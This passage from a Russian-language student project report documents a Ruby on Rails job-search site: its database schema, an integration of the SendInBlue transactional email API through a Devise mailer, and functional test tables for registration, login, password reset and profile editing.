107  create_table "skills", force: :cascade do |t|
108    t.string "name"
109    t.datetime "created_at", precision: 6, null: false
110    t.datetime "updated_at", precision: 6, null: false
111    t.string "slug"
112    t.index ["slug"], name: "index_skills_on_slug", unique: true
113  end
114
115  create_table "users", force: :cascade do |t|
116    t.string "email", default: "", null: false
117    t.string "encrypted_password", default: "", null: false
118    t.string "reset_password_token"
119    t.datetime "reset_password_sent_at"
120    t.datetime "remember_created_at"
121    t.datetime "created_at", precision: 6, null: false
122    t.datetime "updated_at", precision: 6, null: false
123    t.string "confirmation_token"
124    t.datetime "confirmed_at"
125    t.datetime "confirmation_sent_at"
126    t.string "unconfirmed_email"
127    t.string "role"
128    t.index ["confirmation_token"], name: "index_users_on_confirmation_token", unique: true
129    t.index ["email"], name: "index_users_on_email", unique: true
130    t.index ["reset_password_token"], name: "index_users_on_reset_password_token", unique: true
131  end

```

Рисунок 30.5 – Содержимое файла «schema.rb»

```

132
133   create_table "vacancies", force: :cascade do |t|
134     t.string "job_title"
135     t.string "company_name"
136     t.string "country"
137     t.string "location"
138     t.boolean "remote"
139     t.string "type_of_job"
140     t.string "salary"
141     t.string "description"
142     t.bigint "company_id", null: false
143     t.datetime "created_at", precision: 6, null: false
144     t.datetime "updated_at", precision: 6, null: false
145     t.index ["company_id"], name: "index_vacancies_on_company_id"
146   end
147
148   create_table "vacancy_skills", force: :cascade do |t|
149     t.bigint "skill_id", null: false
150     t.bigint "vacancy_id", null: false
151     t.datetime "created_at", precision: 6, null: false
152     t.datetime "updated_at", precision: 6, null: false
153     t.index ["skill_id"], name: "index_vacancy_skills_on_skill_id"
154     t.index ["vacancy_id"], name: "index_vacancy_skills_on_vacancy_id"
155   end

```

Рисунок 30.6 – Содержимое файла «schema.rb»

```

156
157   create_table "work_experiences", force: :cascade do |t|
158     t.string "job_title"
159     t.string "company"
160     t.string "country_of_work"
161     t.string "city_or_state_of_work"
162     t.boolean "i_currently_work_here"
163     t.datetime "from"
164     t.datetime "to"
165     t.text "description"
166     t.bigint "resume_id", null: false
167     t.datetime "created_at", precision: 6, null: false
168     t.datetime "updated_at", precision: 6, null: false
169     t.index ["resume_id"], name: "index_work_experiences_on_resume_id"
170   end
171
172   add_foreign_key "active_storage_attachments", "active_storage_blobs", column: "blob_id"
173   add_foreign_key "active_storage_variant_records", "active_storage_blobs", column: "blob_id"
174   add_foreign_key "companies", "users"
175   add_foreign_key "educations", "resumes"
176   add_foreign_key "job_seekers", "users"
177   add_foreign_key "locations", "job_seekers"
178   add_foreign_key "resume_skills", "resumes"
179   add_foreign_key "resume_skills", "skills"
180   add_foreign_key "resumes", "job_seekers"
181   add_foreign_key "vacancies", "companies"
182   add_foreign_key "vacancy_skills", "skills"
183   add_foreign_key "vacancy_skills", "vacancies"
184   add_foreign_key "work_experiences", "resumes"
185 end

```

Рисунок 30.7 – Содержимое файла «schema.rb»

### 3.3 Интеграция программных модулей

Опишу свой опыт интеграции с сервисом (API) доставки транзакционных электронных писем «SendInBlue».

Но для начала я должен объяснить почему я выбрал это стороннее API для отправки писем (с помощью HTTP API) своим пользователям, ведь може использовать встроенный функционал для отправки SMTP писем.

Причин здесь несколько:

- Самая главная причина — попадание в черные списки. Это одна из распространенных проблем, относящихся к поддержке почтового сервера, необходимость удерживать его вне черных списков. Такие списки содержат IP-адреса почтовых серверов, которые распространяют спам или «макулатурную» почту, а также серверов с неверно настроенными DNS-записями. Многие почтовые серверы подписываются на один или даже несколько таких черных списков, после чего фильтруют входящие сообщения в зависимости от того, внесен ли почтовый сервер, отправивший сообщение, в список (или списки). Если почтовый сервер попадает в ЧС, его исходящие сообщения будут отфильтрованы (а некоторые заблокированы) перед отправкой получателю;
- HTTP API предназначен для отправки электронной почты всего одним запросом, тогда как SMTP требует нескольких запросов. Так что это делает HTTP API быстрее;
- Возможные проблемы с безопасностью.

Итак для начала, захожу на оф. сайт sendinblue (рисунок 31) и регистрируюсь

# Prepare for takeoff.

Sendinblue is the smartest and most intuitive platform for growing businesses. Thrive digitally as we guide your business with the right marketing & sales tools.

[Take a free test drive!](#)



Рисунок 31 – Главная страница сайта sendinblue

Затем заполняю профиль, введя все необходимые данные (рисунок 32)

## My Profile

Information    Password    Legal Documents

---

<b>Personal information</b>	<b>Email address</b>	
<input type="text" value="redacted@gmail.com"/>		
<b>First name</b>	<b>Last name</b>	
<input type="text" value="Stanis"/>	<input type="text" value="Krendelev"/>	
<b>Phone number</b>		
<input type="text" value="+7 996 redacted"/>		
<b>Company information</b>	<b>Company / Organization</b>	<b>Website</b>
<input type="text" value="One Person Company"/>		<input type="text" value="localhost:3000"/>
<b>Street address</b>		
<input type="text" value="Pobeda 22"/>		

Рисунок 32 – Заполняю профиль

Далее выбираю бесплатный план с 300 письмами в сутки. Перехожу на следующий шаг. Нужно установить модуль в свой проект. Для этого захожу в github репозиторий (рисунок 33), читаю доки и развертываю api на своем проекте.




Рисунок 33 – Github api

Прописываю следующие гемы в своем Gemfile (Рисунок 34)

```
# Use Figaro to hide confidential information
gem 'figaro'

# Use the following gems to send mails:
gem 'sib-api-v3-sdk' # Sendinblue API
gem 'addressable', '~> 2.7.0' # 'sib-api-v3-sdk' requires the "addressable"
dependency to work
gem 'roadie', '~> 4.0' # Comfortable CSS integration with mails
```

Рисунок 34 – Подключение библиотеки в проекте

Устанавливаю их командой (рисунок 35)

```
stanislaus@Stanislaus-ASUS:~/Projects/Test/WorkFinder$ bundle install
Fetching gem metadata from https://rubygems.org/.....
Resolving dependencies...
```

Рисунок 35 – Установка библиотеки

Затем генерирую файл в котором будет хранится API ключ (рисунок 36).

```
stanislaus@Stanislaus-ASUS:~/Projects/Test/WorkFinder$ bundle exec figaro install
  create config/application.yml
  append .gitignore
stanislaus@Stanislaus-ASUS:~/Projects/Test/WorkFinder$
```

Рисунок 36 – Генерация скрытого файла для ключей


После создаю конфигурационный файл, который будет использовать этот ключ для связи с сервисом (Рисунок 37).



```
send_in_blue.rb
1 SibApiV3Sdk.configure do |config|
2   config.api_key['api-key'] = ENV["send_in_blue_api_key"]
3 end
4
```

Рисунок 37 – Создание конфигурационного файла


Далее, я создам «Почтовую программу» для отправки писем (рисунок 38).



```
stanislaus@Stanislaus-ASUS:~/Projects/Test/WorkFinder$ bin/rails generate mailer UserMailer
  create app/mailers/user_mailer.rb
  invoke erb
    create app/views/user_mailer
stanislaus@Stanislaus-ASUS:~/Projects/Test/WorkFinder$
```

Рисунок 38 – Создание почтовой программы

Она (предыдущая команда) сгенерировал два файла, последний удаляю переходя в первый (рисунок 39)



```
user_mailer.rb
1 class UserMailer < ApplicationMailer
2 end
3
```

Рисунок 39 – Пустой файл почтовой программы

И редактирую его следующим образом (рисунок 40.1 — 40.2)

```
1 class UserMailer < Devise::Mailer
2   # Responsible for sending letters with confirmation of the mailing address.
3
4   include UserMailerHelper # gives access to UserMailerHelper helper
5
6   helper :application
7   layout 'mailer'
8   before_action :init
9
10  default template_path: 'users/mailers'
11
12  def init
13    @send_email = SibApiV3Sdk::TransactionalEmailsApi.new # api instance
14    @mail_letter = SibApiV3Sdk::SendSmtpEmail.new # SendSmtpEmail | Values to send a transactional
15    email
16  end
17
18  def confirmation_instructions(record, token, opts={})
19    @user = record
20    @token = token
21    @to_email = @user.email
22    @subject = t('devise.mailer.confirmation_instructions.subject')
23
24    user_mailer(record, :confirmation_instructions, opts)
25  end
```

Рисунок 40.1 – Создание почтовой программы

```
25
26  def reset_password_instructions(record, token, opts = {})
27    @user = record
28    @token = token
29    @to_email = @user.email
30    @subject = t('devise.mailer.reset_password_instructions.subject')
31
32    user_mailer(record, :reset_password_instructions, opts)
33  end
34
35  def unlock_instructions(record, token, opts = {})
36    @user = record
37    @token = token
38    @to_email = @user.email
39    @subject = t('devise.mailer.unlock_instructions.subject')
40
41    user_mailer(record, :unlock_instructions, opts)
42  end
43
44  def email_changed(record, opts = {})
45    @user = record
46    @to_email = @user.email
47    @subject = t('devise.mailer.email_changed.subject')
48
49    user_mailer(record, :email_changed, opts)
50  end
51
52  def password_change(record, opts = {})
53    @user = record
54    @to_email = @record.email
55    @subject = t('devise.mailer.password_change.subject')
56
57    user_mailer(record, :password_change, opts)
58  end
59  end
60
```

Рисунок 40.2 – Создание почтовой программы

Далее напишу для него помощник «user\_mailer» (рисунок 41.1 - 41.2)

```
1 module UserMailerHelper
2   def user_mailer(record, action, opts={})
3
4     html = render_to_string template: "users/mailers/#{action.to_s}"
5     document = Roadie::Document.new html
6     document = document.transform
7
8     @mail_letter.sender = {
9       "name": "FindWorker",
10      "email": "find-worker@mail.com"
11    }
12    @mail_letter.to = [{ "email": @to_email }]
13    @mail_letter.html_content = document
14    @mail_letter.text_content = document
15    @mail_letter.subject = @subject
16    @mail_letter.reply_to = {
17      "email": "find-worker@mail.com",
18      "name": "FindWorker"
19    }
20
```

Рисунок 41.1 – Создание помощника

```
21   logger.debug "@mail_letter: \n#{@mail_letter}" # <
22
23   begin
24     # Send a transactional email
25     result = @send_email.send_transac_email(@mail_letter)
26
27     # logger.debug "#{'=' * 110}"
28     # logger.debug "Result: \n#{result}"
29     # logger.debug "#{'=' * 110}"
30
31     return result
32
33   rescue SibApiV3Sdk::ApiError => e
34     puts "Exception when calling TransactionalEmailsApi->send_transac_email: #{e}"
35   end
36 end
37 end
```

Рисунок 41.2 – Создание помощника

Теперь создам представления для своих писем (это то, что увидит пользователь, открыв письмо в ящике) (рисунок 42)

```

<!-- START MAIN CONTENT AREA -->
<tr>
  <td class="wrapper">
    <table border="0" cellpadding="0" cellspacing="0">
      <tr>
        <td>
          <p><%= t('.welcome') %> <%= @to_email %>.</p>
          <p><%= t('.gratitude') %></p><br/>

          <p><%= t('.info_text') %><p>

          <table border="0" cellpadding="0" cellspacing="0" class="btn btn-primary">
            <tbody>
              <tr>
                <td align="left">
                  <table border="0" cellpadding="0" cellspacing="0">
                    <tbody>
                      <tr>
                        <td><%= link_to t('.confirm_link'), confirmation_url(@user, confirmation_token: @token) %></td>
                      </tr>
                    </tbody>
                  </table>
                </td>
              </tr>
            </tbody>
          </table>
          <p><%= t('.ignore_text') %></p>
        </td>
      </tr>
    </table>
  </td>
</tr>

<!-- END MAIN CONTENT AREA -->

```

Рисунок 42 – Создание представления письма

Итак я создал почтовую программу «UserMailer», он представляет собой класс, который содержит метод инициализатор для почтового api, а также остальные методы (confirmation\_instructions, reset\_password\_instructions и.т.д.) которые предназначенные для отправки писем подтверждения, сброса пароля и.т.п.. Каждый из этих методов в конце вызывает общий для всех метод «user\_mailer» помощника UserMailerHelper который отвечает непосредственно за создание и отправку писем.

Осталось скопировать API key со своего профиля на сайте sendinblue и вставить его в ранее созданный файл (рисунок 43)

```

1 # Add configuration values here, as shown below.
2 send_in_blue_api_key: "xl[REDACTED]9e88375b5870[REDACTED]8e01a84d34c
  2342cdb7bb34dd[REDACTED]fe78bec4314bf6c236[REDACTED]ZxPKEstSOAC4L"
3

```

Рисунок 43 – Ввод секретного ключа от почтового api

Можно протестировать работу данного API. Отправим форму со сбросом пароля (рисунок 44).

### Забыли свой пароль?

Введите свою электронную почты  
stas.kav...@gmail.com

Получить письмо с подтверждением

Уже зарегистрированы? [Войти](#)

Нет аккаунта? [Зарегистрироваться](#)

[Не получили инструкции для подтверждения?](#)

Рисунок 44 – Тестирование API

Как видно письмо пришло (рисунок 45)




Рисунок 45 – Пришедшее на почту письмо подтверждения

В самом сервисе я могу смотреть за ходом отправки в реально времени (рисунок 46).




Рисунок 46 – Страница просмотра статистики в реальном времени на сайте сервиса

Интеграция модуля прошла успешно

### 3.4 Тестирование программного продукта

Тестирование программного продукта – это процесс выполнения его программ на некотором наборе данных, для которого заранее известен результат применения, или известны правила поведения этих программ.

Ниже продемонстрированы результаты функционального тестирования программного продукта (таблицы 2 -9).

Таблица 2

Тест регистрации пользователя с подтверждением по e-mail

<b>Название:</b>	Тест регистрации пользователя с подтверждением по e-mail
<b>Функция:</b>	Регистрация

<b>Действие</b>	<b>Ожидаемый результат</b>	<b>Результат теста:</b> - Пройден; - Провален; - Заблокирован.
<b>Предусловие:</b>		
Откройте главную страницу сайта	Сайт открыт и доступен	Пройден
В правом верхнем углу нажмите на кнопку «Зарегистрироваться»	После нажатия, выполняется переход на страницу регистрации. Она открыта и доступна	Пройден
<b>Шаги теста:</b>		
Заполните форму регистрации:  «E-mail»: stas.*****@gmail.com «Пароль»: Test1234 «Роль»: Соискатель	Данные успешно введены	Пройден
Нажмите кнопку «Зарегистрироваться»	После отправки корректных данных выполнился переход на главную страницу и в верхней части отобразилось уведомление «В течение нескольких минут вы получите письмо с инструкциями по подтверждению вашей учётной записи.»	Пройден
Зайдите на свой почтовый адрес, откройте письмо с подтверждением и перейдите по ссылке	Письмо с подтверждением пришло, перейдя по ссылке произошло перенаправление на страницу входа и вывелоось уведомление: «Ваша учётная запись успешно подтверждена».	Пройден
<b>Постусловие:</b>		
Заполните форму входа введя:  «E-mail»: stas.*****@gmail.com «Пароль»: Test1234 И нажмите на кнопку «Войти»	Вход успешно выполнен, вывелоось уведомление «Вход в систему выполнен». Кнопки регистрации и авторизации пропали, заменив собой дефолтную иконку профиля с выпадающим меню.	Пройден

Таблица 3

## Тест авторизации пользователя

<b>Название:</b>	Тест авторизации пользователя
<b>Функция:</b>	Авторизация

<b>Действие</b>	<b>Ожидаемый результат</b>	<b>Результат теста:</b>
<b>Предусловие:</b>		
Откройте главную страницу сайта	Сайт открыт и доступен	Пройден
В правом верхнем углу нажмите на кнопку «Войти»	После нажатия, выполняется переход на страницу входа. Она открыта и доступна	Пройден
<b>Шаги теста:</b>		
Заполните форму авторизации: «E-mail»: stas.*****@gmail.com «Пароль»: Test1234	Данные успешно введены	Пройден
Нажмите кнопку «Войти»	После отправки корректных данных выполнился переход на главную страницу и в верхней части отобразилось уведомление «Вход в систему выполнен»	Пройден
<b>Постусловие:</b>		
Смотрим на правый верхний угол	Кнопки для «Авторизации» и «Регистрации» больше не наблюдается	Пройден

Таблица 4

#### Тест на сброс пароля с подтверждением по e-mail

<b>Название:</b>	Тест на сброс пароля с подтверждением по e-mail
<b>Функция:</b>	Сброс пароля

<b>Действие</b>	<b>Ожидаемый результат</b>	<b>Результат теста:</b>
<b>Предусловие:</b>		
Откройте сайт	Сайт открыт и доступен	Пройден

<b>Действие</b>	<b>Ожидаемый результат</b>	<b>Результат теста:</b> - Пройден; - Провален; - Заблокирован.
В правом верхнем углу нажмите на кнопку «Войти»	После нажатия, выполняется переход на страницу авторизации. Она открыта и доступна	Пройден
<b>Шаги теста:</b>		
Под кнопкой «Войти», нажмите на ссылку «Забыли пароль?»	После нажатия, выполняется переход на страницу сброса пароля. Она открыта и доступна	Пройден
Заполните форму сброса пароля: «E-mail»: stas.*****@gmail.com	Данные успешно введены	Пройден
Нажмите кнопку «Получить письмо с подтверждением»	После отправки корректных данных выполнился переход на страницу авторизации и в верхней части сайта отобразилось уведомление «В течение нескольких минут вы получите письмо с инструкциями по восстановлению вашего пароля»	Пройден
Зайдите на свой почтовый адрес, откройте письмо с подтверждением сброса пароля и нажмите на кнопку «Сбросить мой пароль»	Письмо с подтверждением сброса пришло, перейдя по ссылке произошло перенаправление на страницу изменения пароля.	Пройден
На странице изменения пароля заполните форму введя:  «Пароль»: Test1234 «Подтвердите пароль»: Test1234	Данные успешно введены	Пройден
Нажмите кнопку «Сменить мой пароль»	После отправки корректных данных выполнился переход на главную страницу и в верхней части сайта появилось уведомление «Ваш пароль успешно изменён. Теперь вы вошли в систему».	Пройден
<b>Постусловие:</b>		
После сброса пароля посмотри на правый верхний угол	После сброса пароля вы автоматически авторизовались	Пройден

Таблица 5

## Тест на изменение почтового адреса аккаунта

<b>Название:</b>	Тест на изменение почтового адреса аккаунта
<b>Функция:</b>	Редактирование аккаунта

<b>Действие</b>	<b>Ожидаемый результат</b>	<b>Результат теста:</b> - Пройден; - Провален; - Заблокирован.
<b>Предусловие:</b>		
Откройте главную страницу сайта	Сайт открыт и доступен	Пройден
В правом верхнем углу нажмите на кнопку «Войти» и выполните вход в систему.	После нажатия, выполняется переход на страницу входа. Она открыта и доступна, после ввода корректных данных вы успешно входите под своим аккаунтом	Пройден
<b>Шаги теста:</b>		
В правом верхнем углу нажмите на иконку профиля и в выпавшем списке нажмите на «Редактировать аккаунт»	Выполнился переход на страницу редактирования аккаунта.	Пройден
Измените следующие данные в форме редактирования аккаунта: «Новый почтовый адрес»: stas2.*****@gmail.com «Введите текущий пароль»: Test1234	Данные успешно введены	Пройден
Нажмите кнопку «Обновить»	После отправки корректных данных выполнился переход на главную страницу и в верхней части отобразилось уведомление «Ваш аккаунт успешно обновлен, но необходимо подтвердить Ваш новый адрес email. Пожалуйста, проверьте свою электронную почту и нажмите на ссылку \ Подтвердить\, чтобы завершить обновления email.»	Пройден
Зайдите на свой почтовый адрес, откройте письмо с подтверждением и перейдите по ссылке	Письмо с подтверждением пришло, перейдя по ссылке произошло перенаправление на главную страницу и вывелось уведомление: «Ваша учётная запись успешно подтверждена»	Пройден
<b>Постусловие:</b>		

<b>Действие</b>	<b>Ожидаемый результат</b>	<b>Результат теста:</b>
В правом верхнем углу нажмите на иконку профиля и в выпавшем списке нажмите на «Редактировать аккаунт». И проверьте текущий почтовый адрес	Установлен новый, подтвержденный адрес электронной почты	Пройден

Таблица 6

Тест на изменение текущего пароля

<b>Название:</b>	Тест на изменение текущего пароля
<b>Функция:</b>	Редактирование аккаунта

<b>Действие</b>	<b>Ожидаемый результат</b>	<b>Результат теста:</b>
<b>Предусловие:</b>		
Откройте главную страницу сайта	Сайт открыт и доступен	Пройден
В правом верхнем углу нажмите на кнопку «Войти» и выполните вход в систему.	После нажатия, выполняется переход на страницу входа. Она открыта и доступна, после ввода корректных данных вы успешно входите под своим аккаунтом	Пройден
<b>Шаги теста:</b>		
В правом верхнем углу нажмите на иконку профиля и в выпавшем списке нажмите на «Редактировать аккаунт»	Выполнился переход на страницу редактирования аккаунта.	Пройден
Измените следующие данные в форме редактирования аккаунта: «Новый пароль»: Test4321 «Повторите новый пароль»: Test4321 «Введите текущий пароль»: Test1234	Данные успешно введены	Пройден
Нажмите кнопку «Обновить»	После отправки корректных данных выполнился переход на главную страницу и в верхней части отобразилось	Пройден

<b>Действие</b>	<b>Ожидаемый результат</b>	<b>Результат теста:</b>
	уведомление «Ваша учётная запись успешно изменена.»	
<b>Постусловие:</b>		
Выходите из аккаунта, нажав на кнопку «Выйти» в правом верхнем углу. Затем перейдите на форму входа и заполните её введя:  «E-mail»: stas.*****@gmail.com «Пароль»: Test4321 И нажмите на кнопку «Войти»	Вход успешно выполнен, вывелось уведомление «Вход в систему выполнен». Кнопки регистрации и авторизации пропали, заменив собой дефолтную иконку профиля с выпадающим меню.	Проиден

Таблица 7

#### Тест отображение профиля соискателя

<b>Название:</b>	Тест отображение профиля соискателя
<b>Функция:</b>	Профиль соискателя

<b>Действие</b>	<b>Ожидаемый результат</b>	<b>Результат теста:</b>
<b>Предусловие:</b>		
Откройте главную страницу сайта	Сайт открыт и доступен	Проиден
В правом верхнем углу нажмите на кнопку «Войти» и выполните вход в систему.	После нажатия, выполняется переход на страницу входа. Она открыта и доступна, после ввода корректных данных вы успешно входите под своим аккаунтом	Проиден
<b>Шаги теста:</b>		
В правом верхнем углу нажмите на иконку профиля, в выпадающем окне выберите поле «Мой профиль»	Иконка присутствует, выпадающее меню раскрывается, после нажатия на ссылку, открылся профиль соискателя.	Проиден
<b>Постусловие:</b>		
Взглядывая на форму	Виден профиль пользователя, дефолтное изображение, а также	Проиден

<b>Действие</b>	<b>Ожидаемый результат</b>	<b>Результат теста:</b>
	стоит кнопка для редактирования профиля	- Пройден; - Провален; - Заблокирован.

Таблица 8

#### Тест на редактирования профиля

<b>Название:</b>	Тест на редактирования профиля
<b>Функция:</b>	Профиль соискателя

<b>Действие</b>	<b>Ожидаемый результат</b>	<b>Результат теста:</b>
<b>Предусловие:</b>		
Откройте главную страницу сайта	Сайт открыт и доступен	Пройден
В правом верхнем углу нажмите на кнопку «Войти» и выполните вход в систему.	После нажатия, выполняется переход на страницу входа. Она открыта и доступна, после ввода корректных данных вы успешно входите под своим аккаунтом	Пройден
В правом верхнем углу нажмите на иконку профиля, в выпадающем окне выберите поле «Редактировать профиль»	Иконка присутствует, выпадающее меню раскрывается, после нажатия на ссылку, открылась страница редактирования профиля соискателя.	Пройден
<b>Шаги теста:</b>		
Измените следующие данные в форме редактирования профиля: «Загрузить фото»: «Имя»: Станислав «Фамилия»: Красавин «Возраст»: 21 «Почтовый адрес»: stas.*****.com «Номер телефона»: +79371231212 «Страна проживания»: Россия «Город проживания»: Самара	Данные успешно введены	Пройден
Нажмите кнопку «Ввести»	После отправки корректных данных выполнился переход на страницу профиля и в верхней части отобразилось	Пройден

<b>Действие</b>	<b>Ожидаемый результат</b>	<b>Результат теста:</b>
	уведомление «Профиль успешно обновлён»	
<b>Постусловие:</b>		
Смотря на страницу профиля	Виден обновленный профиль пользователя, включая в себя изображение и все остальные данные заполненные ранее.	Проиден

Таблица 9

Тест на создание резюме

<b>Название:</b>	Тест на создание резюме
<b>Функция:</b>	Резюме

<b>Действие</b>	<b>Ожидаемый результат</b>	<b>Результат теста:</b>
<b>Предусловие:</b>		
Откройте главную страницу сайта	Сайт открыт и доступен	Проиден
В правом верхнем углу нажмите на кнопку «Войти» и выполните вход в систему.	После нажатия, выполняется переход на страницу входа. Она открыта и доступна, после ввода корректных данных вы успешно входите под свои аккаунтом	Проиден
Далее необходимо открыть страницу создания резюме. Это можно сделать либо из профиля пользователя (Главная страница => Профиль соискателя => Создать резюме), либо со страницы с резюме (Главная страница => Резюме => Создать резюме).	После нажатия на кнопку «Создать резюме» выполняется переход на страницу создания резюме.	Проиден
<b>Шаги теста:</b>		
Заполните форму создания резюме:  «Загрузить фото»: «Имя»: Станислав	Данные успешно введены	Проиден

<b>Действие</b>	<b>Ожидаемый результат</b>	<b>Результат теста:</b> - Пройден; - Провален; - Заблокирован.
